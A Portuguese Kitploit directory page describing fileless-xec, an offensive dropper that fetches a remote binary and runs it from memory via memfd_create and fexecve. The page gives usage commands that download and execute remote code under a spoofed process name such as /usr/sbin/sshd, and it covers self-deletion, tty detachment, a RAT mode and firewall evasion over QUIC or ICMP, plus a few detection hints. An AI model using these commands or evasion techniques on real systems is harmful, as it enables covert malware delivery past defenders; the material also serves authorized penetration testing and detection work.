Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
fileless-xec — Stealth dropper executando binários remotos sem gravá-los no disco .(Suporte a HTTP3, suporte a ICMP, rastros invisíveis, multiplataforma,...) | Kitploit
Ferramentas/GitHubGitHub/ariary/fileless-xec
Geração de PayloadsExploraçãoEvasão de IDS/IPSPós-ExploraçãoBypass de WAFTestes de PenetraçãoComando e ControleRed TeamingFerramenta de Acesso RemotoDesenvolvimento de Payloads
GitHub
2094242há 2 anosRevisado pelo Kitploit
ariary/fileless-xec

fileless-xec

Stealth dropper executando binários remotos sem gravá-los no disco .(Suporte a HTTP3, suporte a ICMP, rastros invisíveis, multiplataforma,...)
Ver Repositório
Compartilhar

➲ fileless-xec 🦜

👋 Certamente útil, principalmente por diversão, vagamente inspirado no artigo 0x00 artigo

Uso em Pentest: fileless-xec é usado na máquina alvo para executar de forma furtiva um arquivo binário localizado na máquina atacante

➲ História curta

fileless-xec nos permite executar um binário remoto em uma máquina local diretamente da memória sem gravá-lo no disco

➪ Instalar

  • uso simples fileless-xec [binary_url] (~curl | sh para binários)
  • executar binário com nome de programa especificado: fileless-xec -n /usr/sbin/sshd [binary_url]
  • desanexar a execução do programa do tty: fileless-xec --setsid [...]

demo


Explicação Queremos executar localmente o binário writeNsleep localizado em uma máquina remota.

Primeiro, iniciamos um servidor http python no remoto. Localmente, usamos fileless-xec e nos passamos pelo nome /usr/sbin/sshd para a execução do binário writeNsleep (para furtividade e diversão). Quando o writeNsleep inicia, o fileless-xec se auto-deleta (--self-remove)

Outros casos de uso

  • Executar binário com stdout/stdin
  • Executar binário com argumentos
  • Auto-remoção do fileless-xec
  • Contornar restrição de rede usando ICMP
  • Contornar firewall com HTTP3
  • "Remote go": executar binários go sem ter go instalado localmente
  • Executar um script shell
  • Modo servidor do fileless-xec
    • Cenário RAT (Trojan de Acesso Remoto)
  • fileless-xec no windows

➲ História da furtividade

  • O arquivo binário não é mapeado no sistema de arquivos do host
  • O nome do programa em execução pode ser personalizado
  • Contornar firewalls de 3ª geração pode ser feito com suporte a http3
  • fileless-xec se auto-remove uma vez lançado

memfd_create

O arquivo binário remoto é armazenado localmente usando a chamada de sistema memfd_create, que o armazena dentro de um disco de memória que não é mapeado no sistema de arquivos (ou seja, você não pode encontrá-lo usando ls).

Nota: a chamada de sistema memfd_create não existe no macOS.

fexecve

Em seguida, executamos usando a chamada de sistema fexecve (como atualmente não é fornecida pela biblioteca syscall do golang, nós a implementamos).

Com fexecve podemos executar um programa, mas referenciamos o programa a ser executado usando um descritor de arquivo, em vez do caminho completo.

HTTP3/QUIC

Habilite com a flag -Q/http3.
Você pode configurar um servidor web rootfs leve com suporte a http3 executando go run ./test/http3/light-server.go -p PORTA DE ESCUTA (Isso é o equivalente http3 de python3 -m http.server <porta_de_escuta>)
use test/http3/genkey.sh para gerar certificado e chave.

QUIC UDP também conhecido como http3 é um protocolo de Internet de nova geração que acelera aplicações web online que são suscetíveis a atraso, como pesquisa, streaming de vídeo etc., reduzindo o tempo de ida e volta (RTT) necessário para conectar a um servidor.

Como o QUIC usa criptografia proprietária equivalente a TLS (isso mudará no futuro com uma versão padronizada), firewalls de 3ª geração que fornecem controle e visibilidade de aplicações encontram dificuldades para controlar e monitorar o tráfego QUIC.

Se você realmente usar fileless-xec como um dropper (Apenas para fins de teste ou com autorização), você provavelmente desejará executar algum tipo de malware ou outro arquivo que possa ser identificado por análise de pacotes. Portanto, com o Quic habilitado você pode contornar a análise de pacotes e OBTER um malware.

Além disso, no caso de o firewall ser usado apenas para permitir/bloquear tráfego, pode acontecer que as regras do firewall esqueçam o protocolo udp, fazendo com que suas requisições passem despercebidas

outra habilidade para furtividade

Embora não esteja presente no disco de memória, o programa em execução ainda pode ser detectado usando o comando ps, por exemplo.

  1. Cubra os rastros com um nome de programa falso

fileless-xec --name <nome_falso> <binary_raw_url> por padrão o nome é [kworker/u:0]

  1. Desanexe do tty para imitar o comportamento de um processo daemon

fileless-xec --setsid <binary_raw_url>.

Advertências

Você ainda pode ser detectado com:

$ lsof | grep memfd

Ou também opensnoop (mas não pelo execsnoop)

Ou perfil seccomp auditando a chamada de sistema execve (mas é muito sobrecarregante, pois um comando sleep também usa execve, por exemplo)


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →